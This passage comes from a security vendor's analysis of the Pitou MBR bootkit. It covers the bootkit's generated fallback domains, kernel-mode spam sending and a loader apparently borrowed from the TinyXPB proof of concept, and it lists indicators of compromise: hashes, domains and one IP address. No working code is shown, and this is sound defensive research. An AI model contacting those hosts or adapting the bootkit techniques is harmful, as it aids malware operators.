
- email addresses
- body
- smtps


If Pitou cannot connect at server C/C then it generates 4 domains (DGA), examples:

- unpeoavax.mobi
- ilsuiapay.us
- ivbaibja.net
- asfoeacak.info

SpamBot

Pitou sends spam from the pc of victim, this operation is made totally in kernel mode.
Here some example of spam sent by Pitou:





As you can see Pitou sends spam of Viagra and Cialis.

Back on top

Pitou & Curiosity

In this paragraph we speak about a little curiosity. We well know the researcher "MalwareTech" for the kill switch of "WannaCry", he is a very famous and smart researcher anti-malware.

MalwareTech has written a POC of Bootkit called **TinyXPB** in April 2014 (Github): https://github.com/MalwareTech/TinyXPB

In the analysis of Pitou by F-Secure, they have reported that the first detection of Pitou was in April 2014.

We have found some similarities in the code of Pitou :

- The loader 16 bit is identical at version written by MalwareTech in TinyXPB
- The loader 32 bit is a little different

From our point of view, we can say that there are some things in the loader 16 bit which was

already developed by others Bootkit, so in the code of Pitou there aren't new ideas.
We guess the author of Pitou has taken inspiration by MalwareTech.

Back on top

IOC

MD5
B6BA98AB70571172DA9731D2C183E3CC (dropper)

EA286ABDE0CBBF414B078400B1295D1C (driver 32 bit)

EC08C0243B2C1D47052C94F7502FB91F (dropper)
9A7632F3ABB80CCC5BE22E78532B1B10 (driver 32 bit)
264A210BF6BDDED5B4E35F93ECA980C4 (driver 64 bit)

IP

195.154.237.14

Conclusions

Pitou is the last known "MBR" Bootkit that uses this sophisticated technique. The Bootkit has a very strong arsenal that can bypasses the Kernel Mode Code Signing policy ans is

very difficult to detect, because they have a high degree of stealth.

We are surprise to see again Bootkits that infects the Master Boot Record. Nowadays the new machines uses BIOS with UEFI or with huge hard disk, then the partitions cannot be of type MBR, so in the next period we guess to see more UEFI Bootkit than MBR Bootkit..
Author: **Gianfranco Tonello**

Centro Ricerche Anti-Malware di TG Soft
Back on top

the report of summary articles the following acknowledgment/thanks “Thanks to Anti-Malware Research Center C.R.A.M. by TG Soft of which we point out the direct link to the original information: [direct clickable link]”